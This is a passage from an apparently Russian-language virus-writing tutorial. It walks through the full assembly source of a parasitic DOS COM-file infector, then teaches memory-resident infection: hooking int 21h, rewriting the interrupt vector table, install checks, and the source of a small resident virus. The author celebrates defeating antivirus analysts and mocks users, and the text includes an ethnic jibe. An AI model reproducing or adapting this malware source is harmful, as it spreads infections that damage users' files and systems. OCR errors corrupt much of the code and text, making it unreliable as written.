Если открыть в таком режиме не удастся, то он, вероятно, предназначен «только для чтения», а **Example** игнорирует такие файлы.

Далее подпрограмма FILE_OK должна определить, насколько большой этот файл. Сведения об этом можно взять прямо из DTA в офсете 1AH. Но имеется и другой способ (без использования поисковых DOS-функций). Именно им и воспользуется наш вирус. Данный метод увлекает указатель

файла.

Чтобы узнать, насколько велик файл, подпрограмма FILE_OK перемещает указатель файла в конец файла. Указатель файла — это 4-байтовое целое число, сохраняемое DOS и содержащее путь (к месту, откуда DOS читает или пишет в файл). Во вновь открытом файле этот указатель файла указывает на первый байт и затем автоматически перемещается DOS по мере чтения или записи файла.

Для перемещения указателя файла на любое желаемое значение используется DOS-функция 42H. Для ее вызова регистр `bx` должен быть установлен с помощью индекса файла, а `cx:dx` должна содержать 32-битное целое число, говорящее, куда переместить указатель файла. Данная функция применяется тремя разными методами, которые определяются содержанием регистра `al`.

Если `al=0`, то указатель файла устанавливается относительно начала файла.

Если `al=1`, то он инкрементируется (поединично прибавляется) относительно текущей локации. А если `al=2`, то `cx:dx` используется как офсет из конца файла.

При возврате функция 42H рапортует о текущем значении файлового указателя (относительно начала файла) в регистровой паре `dx:ax`. Поэтому, чтобы узнать размер файла, нам нужно установить указатель в конец файла:



Рис. 6. Вирус создает образ инфицированной жертвы

```

mov ax,4202H ;поиск относительно конца
xor  cx,cx    ;cx:dx=0
xor  dx,dx    ;офсет от конца
int  21H

```

Значение, вернувшееся в dx:ax будет размером файла! **FILE OK** должно проверить это число и убедиться, что оно не слишком большое. Если dx=0, то файл больше 64К и, следовательно, считается слишком большим:

```

or   dx,dx    ;dx = 0?
jnz  FOKEXITC ;нет, выход с установкой флага c

```

Сходным образом, если мы добавляем OFFSET HOST к ax, и сумма больше, чем **OFFFO0H**, то файл считается слишком большим:
 add ax,OFFSET HOST прибавляет размер вируса + PSP

```

cmp  ax,OFFFO0H ;слишком большой?
ja   FOK_EXIT_C ;да, выход с установкой флага c

```

Если **FILE OK** получает этот дальний возврат, то новый файл не слишком большой. Поэтому дальше мы читаем весь файл в памяти и проверяем его содержимое. Он загружается сразу за вирусом в верхнем сегменте. То есть, если файл годится для инфекции, вирус тут же создает образ инфицированной программы в памяти (см. рис. 6).

Сам процесс инфицирования очень прост. *Example* просто записывает этот образ обратно на диск!

Чтобы прочитать файл в памяти, мы сначала должны вернуть указатель файла обратно в начало файла с помощью подфункции O DOS-функции 42H:

```

mov ax,4200H ;перемещаем указатель файла
xor  cx,c     ;0:0 относительно начала старта
xor  dx,dx.
int  21H

```

Затем DOS-функция 3FH читает файл в памяти. Для этого нужно установить `Bx` равным индексу файла, а `sx` — на число байтов для чтения из файла. Пару `ds:dx` необходимо установить на локацию в памяти, где будут сохраняться данные, прочитанные из файла (метка `HOST`).

```

pop     ex          ;sx содержит размер жертвы
push    cx          сохраняем его для дальнейшего
                    использования
mov     ah,3FH      ;готовимся к чтению файла
mov     dx,OFFSET HOST ;в локации жертвы
int     21H         выполняем

```

Прежде чем инфицировать новую жертву, *Example* выполняет еще две проверки в подпрограмме `FILE_OK`. Сначала он смотрит, не инфицирована ли уже потенциальная жертва. Для этого `FILE_OK` сравнивает первые 20 байтов жертвы с собственными первыми 20 байтами. Если они сходны, то файл уже инфицирован.

Эта проверка выглядит так:

```

mov     si,100H
mov     di,OFFSET HOST
mov     cx,10
repz    cmpsb

```

Если в конце этой подпрограммы флаг `z` будет установлен, то вирус уже присутствует. Тогда производится следующая проверка. На современных машинах `COM`-программа часто не является таковой. DOS проверяет программу и смотрит, имеет ли она правильный `EXE`-заголовок (пусть даже она именована «`COM`»). Если она имеет `EXE`-заголовок, DOS загружает ее как `EXE`-файл. Данное обстоятельство может вызвать проблемы, если паразитический вирус не узнает `EXE`-файлов. Давайте проясним этот момент.

Если паразитический `COM`-инфектор атакует файл со структурой `EXE`, DOS больше не будет считать его `EXE`-программой, а загрузит как `COM`-программу. Вирус выполнится

правильно, но затем он передаст контроль не двоичной программе, а EXE-заголовку (который является структурой данных). В результате система может «повиснуть».

Если вы считаете, что такие программы редки и на них не стоит обращать внимания, то я поспешу разуверить вас в этом. Примером этой формы могут служить некоторые **COMMAND.COM** — файлы, с которыми не станет связываться ни один приличный и уважающий себя вирус.

Проверка на EXE довольно простая. Нам нужно лишь посмотреть, являются ли первые два байта «MZ». Если являются, то, вероятно, это EXE-файл, и вирус игнорирует его.

FILE_OK совершает проверку: **cmp WORD PTR [HOST], 'ZM'** и выходит с установленным **с**, если данная инструкция устанавливает флаг **z**. В конечном счете, **FILE_OK** закрывает файл, если тот не годится для инфекции. Или оставляет его открытым с индексом в **Бх**, если его можно заразить. Он остается открытым, поэтому инфицированная версия легко записывается обратно в файл.

Инфицирование жертвы

Если **FIND FILE** обнаружила пригодный для инфекции файл, начинается процесс инфицирования. Образ зараженного файла уже находится в памяти, поэтому вирус просто записывает его обратно на диск. Для этого он переустанавливает указатель файла на начало файла и использует DOS-функцию **40H** для записи зараженной жертвы в файл. Размер жертвы передается в **INFECTFILE** из **FILEOK** в **dx**, а **Бх** по-прежнему содержит в себе дескриптор файла. **INFECT_FILE** добавляет к размеру жертвы известный нам размер вируса (**OFFSET HOST-100H**) и проводит запись из офсета **100H** в верхний сегмент:

```

pop     ex          первоначальный размер жертвы в cx
add     ex,OFFSET HOST - 100H  добавляет к нему размер
                                ;вируса
mov     dx,100H      ;старт зараженного образа
mov     ah,40H       ;пишет файл
int     21H
    
```

Процесс инфицирования завершен, и мы закрываем файл.

Выполнение жертвы

Теперь вирус должен выполнить первоначальную программу, к которой он прикрепился. Новая, только что зараженная жертва, сохраняется в верхнем сегменте, где в данный момент выполняется вирус. Оригинальная жертва была сохранена в нижнем сегменте. Чтобы правильно выполнить жертву, нам нужно переместиться из OFFSET HOST в 100H, куда программа была загружена DOS в незараженном виде.

Так как *Example* не знает, какой большой была первоначальная жертва, он перемещает все из OFFSET HOST вниз стека. Этот вариант годится для любого размера жертвы. Наш вирус должен сохранить стек, иначе возникнет сбой системы. Затем он передает контроль жертве, используя дальний возврат. Код будет выглядеть примерно так:

```
mov  di,100H    перемещает жертву в нижнюю память
mov  si,OFFSET HOST
mov  ax,ss      ;ss все еще указывает на нижний сегмент
mov  ds,ax      установка, чтобы ds и es указывали туда
mov  es,ax
push  ax        ;вталкиваем в стек адрес возврата
push  di        ;для выполнения жертвы
mov  cx,sp
sub   cx,OFFSET HOST ;cx = количеству байтов для
                    перемещения
rep  movsb      перемещаем жертву в офсет 100H
retf           ;и переходим к ее выполнению
```

При обсуждении вируса *Example* мы должны обратить внимание на случай, когда для создания верхнего сегмента не хватает памяти. При таких обстоятельствах вирус должен переместить жертву в офсет 100H без выполнения в новом сегменте. Это грозит нам проблемой, потому что при перемещении жертвы в новый сегмент он должен переписать себя (включая код в его теле, отвечающий за перемещение).

Чтобы завершить перенос и передачу контроля жертве, *Example* должен вставить часть кода, которая не будет переписываться. Имеется только два безопасных места: (1) PSP и (2) стек.

Наш вирус выбирает стек и использует следующий код:

```

01 00H
0FFF8H
ret
rep movsb
0FFF8H

```

Рис. 7. Части стека для перемещения

```

mov ax,00C3H ;помещает «ret» в стек
push ax
mov ax,0A4F3H ;помещает «rep movsb» в стек
push ax

```

Затем он динамично устанавливает необходимые инструкции ниже стека:

```

rep movsb  переместить жертву
je         ;и выполнить ее

```

И перемещает стек выше этих инструкций:

```
add sp,4
```

В стеке мы находим два **слова**.

Первое — это адрес 100H, используемый для возврата из подпрограммы. Второе слово является адресом подпрограммы, скрытой под стеком. Вирус возвращается к ней, выполняет ее и затем возвращается к **ньютону**.

Как видите, перемещение жертвы было произведено хитрым **акробатическим** приемом. Он имеет преимущество: код, скрытый под стеком, действует как прием антиотладки. Кстати, вы заметили, что перед тем, как вернуться к подпрограмме перемещения жертвы, *Example* отключил прерывания с помощью инструкции **cli**? Если во время выполнения кода произойдет какое-то прерывание, стек сотрет код, и все наши усилия пойдут насмарку.

Попробуйте догадаться, что получит злой авир, пытаясь пропустить наш код через отладчик? Да-да, мои умные читатели, он использует прерывания и сотрет код вируса. Попытайтесь провести отладку и сами убедитесь в этом.

Исходный код вируса Example

Данный вирус является паразитическим COM-инфектором, который вставляет себя в файл перед жертвой. Вирус относительно безвредный и послушный.

```
.model small
.code
org 0100H
```

EXAMPLE:

```
call CHECK_MEM ;хватает памяти для выполнения?
jc GOTO_HOST_LOW ;нет, тогда перейти к выполнению жертвы
call JUMP_HIGH ;перейти к следующему 64К блоку памяти
call FIND_FILE ;найти файл для инфицирования
jc GOTO_HOST_HIGH ;ни один не доступен, перейти к жертве
call INFECT_FILE ;инфицировать найденный файл
GOTO_HOST_HIGH:
mov di,100H ;переместить жертву в нижнюю память
mov si,OFFSET HOST
mov ax,ss ;ss все еще указывает на нижний сегмент
mov ds,ax ;настроить ds и es, чтобы указывали туда
mov es,ax
push ax ;втолкнуть в стек адрес возврата
push di ;чтобы выполнить жертву (для
;дальнейшего использования)
mov cx,sp
sub cx,OFFSET HOST ;cx = количеству байтов для
;перемещения
rep movsb ;переместить жертву по offset 100H
retf ;и перейти к ее выполнению
```

Эта часть будет выполнена только в том случае, если вирус не имеет достаточно памяти, чтобы инфицировать какой-нибудь файл.

Следующий код необходим для перемещения жертвы вниз в стек и для последующего прыжка к жертве.

GOTO_HOST_LOW:

```

mov ax,100H ;выставить в стек адрес возврата 100H
push ax
mov ax.sp
sub ax,6 ;ax=старт инструкций стека
push ax ;адрес для прыжка к стеку
mov ax,000C3H ;устанавливаем «ret» в стек
push ax
mov ax,0A4F3H ;устанавливаем «rep movsb» в стек
push ax
mov si,OFFSET HOST ;установка si и di
mov di,100H ;готовимся к перемещению данных
mov cx.sp ;установка cx
sub cx,OFFSET HOST

```

```

cli ;отключаем прерывания
add sp,4 ;подстройка стека
ret ;переходим к коду стека

```

Эта подпрограмма проверяет память и смотрит, достаточно ли места для правильного выполнения вируса. Если нет, то производится возврат с установкой флага переноса.

CHECK_MEM:

```

mov ah,4AH ;модифицируем назначенную память
mov bx,2000H ;нам нужно 2*64K
int 21H ;устанавливаем с, если памяти не хватает
pushf
mov ah,4AH ;переназначаем всю доступную память
mov bx,0FFFFH
int 21H

mov ah,4AH
int 21H
popf
ret ;и возвращаемся к оператору вызова

```

Эта подпрограмма прыгает к 64K блоку выше места, где начинает выполняться вирус. Она также устанавливает все сегментные регистры, чтобы те указывали туда, и перемещает DTA в офсет 80H этого сегмента.

JUMPHIGH:

```

mov  ax,ds      ;ds указывает на текущий сегмент
add  ax,1000H
mov  es,ax      ;es указывает на 64K выше
mov  si,100H
mov  di,si      ;di = si = 100H
mov  cx,OFFSET HOST - 100H ;cx = количество байтов
                                ;для перемещения
rep  movsb      ;копирует вирус в верхний 64K блок
mov  ds,ax      установка ds на верхний сегмент,
mov  ah,1AH     перемещаем DTA
mov  dx,80H     ;в ds:80H (верхний сегмент)
int  21H
pop  ax         ;возврат из стека
push es         ;помещаем верхний сегмент в стек
push ax        ;возврата назад
retf           ;дальний возврат в верхнюю память!
```

Следующая подпрограмма ищет **незараженный COM-файл** и возвращается со сброшенным флагом с, если таковой найден. Поиск ведется только в текущей директории.

FIND_FILE:

```

mov  dx,OFFSET COM_MASK      ;ищем COM-файлы
mov  ah,4EH  jDOS-функция для поиска первого файла
xor  cx,cx   ;cx содержит все файловые атрибуты
FINDJ.OOP:  int  21H
jc  FIND_EXIT ;Выйти, если ни один файл не найден
call FILE_OK  ;файл годится для инфекции?
jc  FINDNEXT ;нет, искать другой
FINDEXIT:  ret   ;если есть еще, вернуться с
                установленным z
FIND_NEXT:  mov  ah,4FH      ;DOS-функция для
                ;поиска следующего файла
jmp  FINDLOOP ;Пытаемся найти другой файл
COM_MASK  db  '".COM',0 ;Маска поиска COM-файла
```

Следующая подпрограмма решает, годится ли файл для инфекции. Имеется несколько критериев, которым должна удовлетворять потенциальная жертва:

1. Мы должны иметь возможность записи в файл (успешное открытие в режиме читать/писать).

2. Файл не должен быть слишком **длинным**.
3. Файл не должен быть инфицированным.
4. Файл не должен быть EXE-файлом.

Если файл удовлетворяет этим критериям, подпрограмма **FILE_OK** **возвращается** со сброшенным флагом с и открывает файл с дескриптором в **bx** и первоначальным размером в **dx**.

Если файл не удовлетворяет одному из критериев, то **FILE_OK** возвращается с установленным флагом с.

FILE_OK:

```

mov  dx,9EH                ;офсет имени файла в DTA
mov  ax,3D02H              ;открыть файл с доступом к чтению/записи
int  21H
jc  FOK_EXIT_C             ;не открывается, выйти с установкой флага с
mov  bx,ax                 ;поместить индекс файла в bx
mov  ax,4202H              ;искать конец файла
xor  cx,cx                 перемещение от конца = 0
xor  dx,dx
int  21H                   ;dx:ax содержит размер файла
jc  FOK_EXIT_CCF           ;выйти, если не неудачно
or  dx,dx                  ;если размер файла > 64K, выйти
jnz  FOK_EXIT_CCF          ;с установкой флага с
mov  cx,ax                 поместить размер файла в cx
add  ax,OFFSET HOST        ;добавить Simple + размер PSP
                                ;к размеру жертвы
cmp  ax,OFFFOOH            ;найдется ли 100H байтов для стека?
jnc  FOK_EXIT_C            ;нет, выйти с установкой флага с
push cx                    ;сохранить размер жертвы для будущего использования
mov  ax,4200H              ;перестановка указателя файла
xor  cx,cx
xor  dx,dx                  ;на начало файла
int  21H
pop  cx
push cx
mov  ah,3FH                [подготовка к чтению файла]
mov  dx,OFFSETHOST         ;в локации жертвы
int  21H                   ;выполняем
pop  dx                    [размер жертвы теперь в dx]
jc  FOK_EXIT_CCF           ;при неудаче выход с установкой флага с
mov  si,100H               ;проверяем 20 байтов и смотрим
mov  di,OFFSET HOST        [был ли файл уже инфицирован]
```

```

mov     cx,10
repz    cmpsw                выполняем
jz      FOK_EXIT_CCF        ;уже инфицирован, тогда выходим
cmp     WORD PTR cs:[HOST],'ZM' ;неужели это EXE?
jz      FOK_EXIT_CCF        ;да, выход с установкой флага c
clc     ;все системы запущены в действие, очищаем флаг переноса
ret     ;и выходим из подпрограммы

```

```

FOK_EXIT_CCR
mov     ah,3EH              закрываем файл
int     21H
FOK_EXIT_C:
stc     установка флага переноса
ret     ;и возврат

```

Эта подпрограмма инфицирует файл, обнаруженный с помощью FINDFILE.

INFECT_FILE:

```

push    dx                  сохранить первоначальный размер жертвы
mov     ax,4200H            переустановка указателя файла
xor     cx,cx
xor     dx,dx               ;на старт файла
int     21H
pop     ex                  первоначальный размер жертвы в cx
add     cx,OFFSET HOST - 100H ;добавить к нему размер вируса
mov     dx,1 00H           ;старт зараженного образа
mov     ah,40H              ;записать файл
int     21H
mov     ah,3EH              ;закрыть файл
int     21H
ret     ;и выйти

```

Здесь начинается программа жертвы. В данном листинге жертва просто выходит в DOS.

HOST:

```

mov     ax,4C00H            ;выход в DOS
int     21H
end     EXAMPLE

```

Глава 4. Вирус — резидент памяти



Книга книг изумительным образом описывает классификацию вирусов. Мы снова обращаемся к 49 главе Бытия: *"Завулон при берегу морском будет жить и у пристани корабельной, и предел его до Сидона."* (Быт 49, 13) Это — ни что иное, как аллегорическое описание вирусов, ставших резидентами памяти. Они живут у моря памяти, у корабельной пристани блоков управления, и пределом их является верхняя память — Сидон.

Почему классификация людей {сыновы Иакова) так хорошо подходит для классификации вирусов? Потому что мы создали вирусы по образу и подобию своему! По образу и подобию нашего Создателя! Ибо он есть ВИРУС первого поколения, давший начало всем остальным существам, наделенным сознанием!

*Из «Черного гримуара»
величайшего визарда Dark Avengers*

Вирусы, резиденты памяти, отличаются от направленно действующих вирусов (которые мы обсуждали до этих пор) тем, что при своем выполнении они прячутся в памяти компьютера. При первом выполнении они не могут напрямую инфицировать программы. Эти «зверушки» сидят в памяти и ждут момента, когда другие программы станут доступными. Вот тогда они и инфицируют свои жертвы. То есть сначала вирус должен найти способ назначить для себя память — или, (



другими словами, ему требуется найти место, чтобы спрятаться. Далее вирусу нужно организовать процедуру, чтобы активировать резидентный код для инфицирования файлов.

Исторически, сложилось так, что *резидентные вирусы* оказались более мобильными, чем направленно действующие вирусы. Самые живучие и проворные вирусы в мире, как правило, относятся к классу резидентов памяти.

Это вполне объяснимо: резидентные вирусы могут прыгать через директории и диски, следуя за пользователем, когда тот работает на своем компьютере. Здесь не требуется никакого хитроумного кода. Кроме того, резидентные вирусы выполняют инфекцию лучше, чем вирусы направленного действия.

В этой главе мы рассмотрим **две** часто используемые процедуры, с помощью которых назначается память для вирусного кода.

Первый метод использует **TSR** (*Terminate-Stay-Resident* — прервать выполнение и остаться резидентом памяти) функцию 31h прерываний 27h или 21h. К сожалению, он очень очевиден. Такие техники хороши в системах беззаботных пользователей, которые не ожидают появления вируса. Но нынешнее обилие поведенческих чекеров в антивирусных пакетах не позволяют свободного использования функциональных вызовов.

Если какая-то компьютерная программа не была резидентом и вдруг им стала, пользователь тут же заподозрит вирус или поведенческий чекер предупредит его о возможной угрозе. Поэтому, как правило, современные вирусы не используют явных методов для того, чтобы стать резидентами памяти.

Второй метод (более безопасный для вируса) включает в себя манипуляции с блоками контроля памяти. Нам предстоит ознакомиться с некоторыми особенностями этих двух методов. Чтобы активировать резидентный код, вирус должен перехватить определенные прерывания.

Например, если вирус будет активироваться каждый раз при выполнении программы, нам нужно перехватить функцию 4bh (загрузить/выполнить программу) прерывания 21h.

Давайте вспомним материал, с которым вы знакомились в **Азбуке-2**.

Прерывания

Каждый раз, когда прерывание вызывается из программы, данная программа приостанавливается и выполняется ISR (*Interrupt Service Routine* — программа обслуживания прерываний). Например, если мы вызовем функцию 09h прерывания 21h, программа приостановится и вызванная ISR напечатает на экране символы в соответствии с заложенными параметрами. Как только ISR закончит печатать символы, контроль вернется к первоначальной программе. Это как бы набросок процедуры прерывания. А как она работает на самом деле?

1. Когда программа вызывает прерывание, компьютер сохраняет текущее состояние данной программы. Это делается с помощью «вталкивания» содержания флагового регистра в стек. Для простоты мы пока оперируем параметрами процессора 8086. 16-битный флаговый регистр этого процессора указывает текущие статусы компьютера и его процессов. Каждый флаг используется для тестирования определенного условия, отвечающего за выполнение программы. При программировании в реальном режиме нас интересуют 9 флагов.

2. Далее, выполняя прерывание, компьютер очищает два флага: флаг прерывания и флаг ловушки. При установке в 0 флаг прерывания деактивирует прерывания и активирует их, будучи установленным до 1. Когда флаг ловушки установлен, процессор выполняет в одношаговом режиме по одной инструкции за раз. Не старайтесь запомнить эти мелочи — просто попытайтесь понять, что происходит за сценой.

3. Далее компьютер вталкивает регистр CS в стек. CS содержит стартовый адрес сегмента кода программы. А мы с вами помним, что при использовании инструкции **push** (втолкнуть в стек) SP (Stack Pointer — указатель стека) декрементуется на 2, прежде чем передать слово в стек.

4. Далее следует вталкивание в стек IP (командного указателя). Когда IP комбинируется с CS (cs:ip), эта пара создает офсет следующей инструкции, которая будет выполняться текущей программой.

5. Теперь процессор готов передать контроль к ISR. Чтобы найти локацию ISR, нам необходима ссылка на IVT (*Interrupt Vector Table* — таблица векторов прерываний). Система 8086 содержит 256 различных прерываний в ранге от 0 до 255. IVT содержит массив указателей на 256 адресов. IVT располагается в адресе 0000:0000. Каждый указатель в IVT имеет 4 байта в длину или 2 слова, содержащие сегмент и офсет ISR. Данная информация важна для прямой манипуляции с IVT. По указанной ссылке адрес в IVT загружается в cs:ip, и ISR выполняется.

После выполнения ISR компьютер должен передать контроль назад программе. Процедура, требуемая для инициализации прерывания, по сути, выполняется наоборот с помощью выполнения инструкции IRET. Инструкция IRET выталкивает слово на вершине стека в IP. SP инкрементируется, и новое слово на вершине стека выталкивается в CS, вслед за чем следует та же процедура для флагового регистра.

При записи собственной ISR не забывайте сохранять все регистры и флаги, которые могут изменяться при выполнении ISR. После завершения службы не забывайте восстанавливать все регистры из стека.

Держите под рукой карандаш и бумагу, записывая регистры, которые следует втолкнуть в стек. Это поможет вам сделать нужные ссылки, когда придет время выталкивать их из стека. В некоторых вирусах вы увидите, что вирусмейкеры вталкивают в стек все регистры (включая флаговый) в начале их ISR. Это гарантирует, что ваша ISR не вызовет какие-либо изменения.

Теперь вы должны разобраться с манипуляциями процесса прерывания.

Манипуляции с таблицей векторов прерывания

Давайте рассмотрим процесс изменений в IVT (*Interrupt Vector Table*) при выполнении ISR — службы обработки прерываний. Процесс изменения в прерывании или захвате функции прерывания называется «перехватом» прерывания. Для манипуляций с IVT используются две функции прерывания.

Вызов этих функций с правильными параметрами позволяет IVT указывать на ваш код вируса. Некоторые мастера предпочитают прямое изменение IVT с указанием фактического адреса указателя прерываний. Но я укажу обе функции:

функция 35h INT 21h: — получить вектор прерывания

```
mov ah,35h
mov al,int#    ;желаемый номер прерывания
int 21
```

и функция 25h INT 21h: — установить вектор прерывания

```
mov ah,25h
mov al,int#    ;желаемый номер прерывания
lea dx,new     ;НОВЫЙ адрес прерывания
int 21 h
```

Когда вызывается, первая из вышеуказанных функций прерываний, сегмент:офсет ISR возвращается в es:bx. Следовательно, вам нужно сохранить результаты, чтобы оригинальная ISR могла быть вызвана из кода вируса, когда ваша ISR завершит выполнение. Но функцию «получить вектор прерывания» можно использовать иначе.

Некоторые авторы вирусов используют в своих резидентных службах дельта-офсет. Мастера разрабатывают собственные методы, что придает их вирусам оригинальность. Я приведу несколько примеров для иллюстрации различных стилей в управлении этой функцией:

```
mov ax,3521h
int 21 h                сохранить векторы int 21
mov wordptr[bp+int21],bx ;Bcs:int21
mov wordptr [bp+int21+2],es
```

```
mov ax,3516h      ;получить прерывание 16H
int 21h           ;DOS служба (Get int)
mov i16off,bx     сохранить офсет прерывания 16H
MOV i16seg,es     ;сохранить сегмент int 16H

mov ax,3521h      установить ax для получения адреса
вектора INT 21
int 21h

;получить вектор INT 21
mov [WORD int21trap+1+0100h],bx
;сохранить адрес в коде вируса
mov [WORD int21trap+3+0100h],es
;сохранить сегмент в коде вируса

push es
pop ds
mov ax,3521      ;получить оригинальный вектор int 21
int 21
mov ds:[oi21],bx
mov ds:[oi21+2],es
```

После сохранения оригинальной ISR вам нужно изменить IVT, чтобы она указывала на вашу ISR. Офсет начальной части вирусной ISR загружается в dx и вызывается функция 25h int 21.

Вторым способом манипуляции IVT является прямая манипуляция — вы получаете прямой доступ к IVT в локации 0000:0000. Как и в предыдущем методе возможны различные приемы непосредственного изменения IVT. Когда вы поймете сам принцип, то сможете выбирать, как вам лучше изменять IVT. Просто выясните, где в данный момент располагается IVT. Если имеются сомнения, пусть за вас поработает DOS. Вот одна из техник:

```
xor ax,ax
mov ds:ax
```

```

mov ax,offset myintXXh
cli
xchg word ptr ds:[XXh*4],ax
mov word ptr cs:[oldintXX],ax
mov ax,cs
xchg word ptr ds:[XXh*4+2],ax
mov word ptr cs:[oldintXX+2],ax
sti
push cs
pop ds

```

Что мы здесь делали? Сначала мы установили регистр DS, чтобы он указывал на IVT в адресе 000:000. Для этого мы очистили сумматор ax до нуля, используя инструкцию эксклюзивного OR (XOR).

Обнулив ax, мы перенесли ax в DS. Как вы помните, мы не имеем ни одной инструкции для прямого перемещения из памяти в регистр DS — вот почему необходима данная процедура. Следующая инструкция говорит за саму себя. Офсет «myintXXh» (где XXh является прерыванием, которое мы изменяем) загружается в ax.

«MyintXXh» — это локация нашей службы ISR. Следующая инструкция CLI очищает флаг прерывания (IF), который, в свою очередь, деактивирует внешние прерывания. Эта процедура гарантирует, что во время манипуляций с IVT не произойдет ни одного прерывания.

Остальной код вполне понятен. Мы умножаем номер прерывания на 4 и получаем адрес указателя на ISR. Каждый указатель в IVT имеет длину в 4 байта, или 2 слова, и состоит из сегмента и офсета. Вышеприведенный код не учитывает другие офсеты, которые могут применяться в коде вируса. Имеется множество стилей по написанию программ для манипуляций IVT. В последствии у вас появится свой стиль.

Самораспознавание

Чтобы оставаться незаметным, резидентному вирусу важно знать, является ли его код резидентом памяти или не является. Если вирус не выполнит данную проверку, последствия будут печальными.

Самый простой способ заключается в том, чтобы перехватить прерывание и посмотреть определенное уникальное значение или инсталляционный чек. Если чек получен, подпрограмма возвращает другое уникальное значение, говорящее о том, что вирус является резидентом памяти.

Например, мы можем перехватить int 21h и подождать, пока ax не сравняется с DEADh в строке. В этом случае мы сохраняем значение и выполняем IRET.

Если вирус не инсталлирован, результатом будет ax - DE00.

Выполняемый вирус должен убедиться, что значение правильное и при положительном исходе вернуть контроль жертве без своей повторной инсталляции.

Смотрите код, приведенный ниже:

Install_Check:

```
mov ax,0deadh
int 21h                      ;он инсталлирован?
cmp ax,0deadh
je AlreadyInstalled          ;да? Прыгаем к
                             ;Already_Installed
```

Install: ;иначе инсталлируем его.

Int_21_Handler:

```
cmp ah,4bh
je execute
cmp ah,3dh
je open
cmp ax,0deadh ;это инсталляционный чек?
```

je Install_Check ;да, прыгаем к Install_Check.

Go_Int_21:

db 0ea

Int_21_IP dwO

Int_21_CS dwO

Install_Check: сохраняем значение в ax

iret

Проверка: является ли файл COM-файлом?

Вы изучаете новую область знаний, поэтому я покажу вам другой способ проверки открытого файла. Итак, нам нужно узнать, является ли выполняемый файл COM-файлом. Вы уже знаете, как найти первый файл с расширением COM. Но что вы будете делать, когда вирус начнет перехватывать все файлы, использующие функцию 4bh?

Ниже мы рассмотрим вирус *Civil War II* (Гражданская война), написанный вирусмейкером Dark Helmet. В нем демонстрируется хорошая техника сканирования *ASCIIZ-строки* для расширения **COM**.

Вы не знаете, что такое ASCIIZ-строка? ASCIIZ-строка — это строка, которая прерывается двумя hex-нулями. Многие вирусы используют ее для определения файлового типа (строка файлового имени в *leh DTA* (области обмена с диском)).

Взгляните на этот код:

checkhex:

cmp ax,04b00h ;функция hex?

je chkcom

chk_com: mov cs:[name_seg-6],ds

mov cs:[name_off-6],dx

eld проверяем расширение

```

mov di,dx          ;для COM
push ds
pop es
mov al,1.'         ;ищем расширение
repne scasb        ;проверка для 'COM'
cmp word ptr es:[di],'OC    ;проверка 'CO'
jne continu
cmp word ptr es:[di+2],'M'   ;проверка 'M'
jne continu

```

Ядром вышеуказанного кода является инструкция «repne scasb».

По сути, эта операция сканирует данные, пока не наткнется на "." расширения файлового имени.

Далее нам нужно прочесть расширение и выяснить, является ли оно COM-файлом.

Как нам лучше всего прочесть инструкцию? Может, просто повторять сканирование строк до совпадения первого байта? Между прочим, «repne» означает поиск первого совпадения. Если вам встретится инструкция «repe», она означает поиск первого несовпадения.

Что касается «scasb», то его в AL нужно загрузить байтовым значением, которое вы хотите найти с помощью сканирования. Эта операция сканирует в памяти особую строку, определенную в es:di. Теперь вернемся на несколько строк кода назад к инструкции *eld* (*Clears Direction Flag* — очистить флаг направления). В строковых операциях она вызывает сканирование слева направо. Нам остается лишь сравнить строку с расширением COM.

Другим распространенным методом для идентификации файла является поиск строки MZ, которая всегда присутствует в начале заголовка EXE-файла. MZ — это инициалы Марка Збиковски, программиста, создавшего формат EXE-файла.

В офсете 0 заголовка EXE-файла производится сравнение букв «ZM» (компьютер читает их задом наперед) или их шестнадцатиричного эквивалента 4Dh 5ah. Ниже приводится пример такой операции. После открытия файла мы производим чтение кода в буфере и сравниваем слово в начале буфера с EXE-сигнатурой («ZM»).

```
mov ax,3d02h
int 21h
xchg ax.bx

mov ah,3fh
lea dx,[bp+offset buffer]
mov cx,1Ah
int 21h

cmp word ptr [bp+buffer],'ZM'
```

Получение резидентуры с помощью INT 27h


Вы знаете, что такое табу? Табу — это социальный запрет. Например, в России запрещается ругать евреев, а в Палестине наоборот поощряется. Среди программистов запрещается говорить об int 27h. Тем не менее, данное прерывание существует, и с ним можно работать. Что же это за монстр? И чем он так ужасен?

Int 27 являеся самым легким и быстрым способом написания резидентской подпрограммы. В COM-файле при вызове int 27h программа прерывает свое выполнение (*Terminates*), но код остается в памяти (*Stay Resident*).

Однако при использовании этого прерывания возникает проблема — прерванная программа становится резидентом, но ее выполнение останавливается. Следовательно, при выполнении инфицированной программы компьютер заражается вирусом, и пользователь тут же получает сигнал о подозрительной остановке программы.

Если пользователь — ламер, он перезапустит программу, и та будет выполнена в нормальном режиме (при условии, что код вируса содержит подпрограмму самораспознавания).

Почему же COM-файл прерывает выполнение при использовании `int 27h`? Что при этом происходит? Многие невирусные TSR-программы действуют на фоне основных программ, когда возникает определенное событие или условие. В отличие от вирусмейкеров (которые заботятся о программах с чуткой нежностью и лаской), разработчики невирусных TSR похожи на слонов в посудной лавке. Их не интересует судьба утилит после выполнения `int 27h`. Фактически, такое прерывание было создано программистом-пачкуном для ребят из той же категории.



При выполнении `int 27h` старушка DOS сохраняет память, занятую `cs:dx`, и передает контроль `COMMAND.COM`. Это важный факт. Не забывайте перемещать офсет в `dx` последней строки, загружаемой в память — прямо перед выполнением прерывания. Когда вы пишете вирус с использованием `int 27h`, начало

резидентной части кода определяется в офсете нового вектора прерывания (или `dx`, если используется функция `25h` прерывания `21h`).

Конечно, без примера тут мало что можно понять. Давайте рассмотрим крохотный вирус *Fact*, который продемонстрирует нам эту технику. Код вируса не оптимизирован. Это только пример базового использования `int 27h` для становления резидентом памяти.

```
.model tiny
.code
org 100h

code_begin:
    mov ax,3521h
    int 21 h
    mov word ptr [int21_addr],bx
    mov word ptr [int21_addr+02h],es
```



```

mov     ah,25h
tea     dx,int21_virus
int     21v

xchg    ax,dx
int     27h

int21._virus proc near
    cmp     ah,4bh
    jne     int21_exit

    mov     ax,3d01h
    int     21h
    xchg    ax,bx

    push    cs
    pop     ds

    mov     ah,40h
    mov     cx,(code_end-code_begin)
    lea     dx,code_begin
int21._exit:
    db      0eah
code_end:
int21_addr dd      ?
virus_iame db      '[Fact]'
        endp

end      code_begin

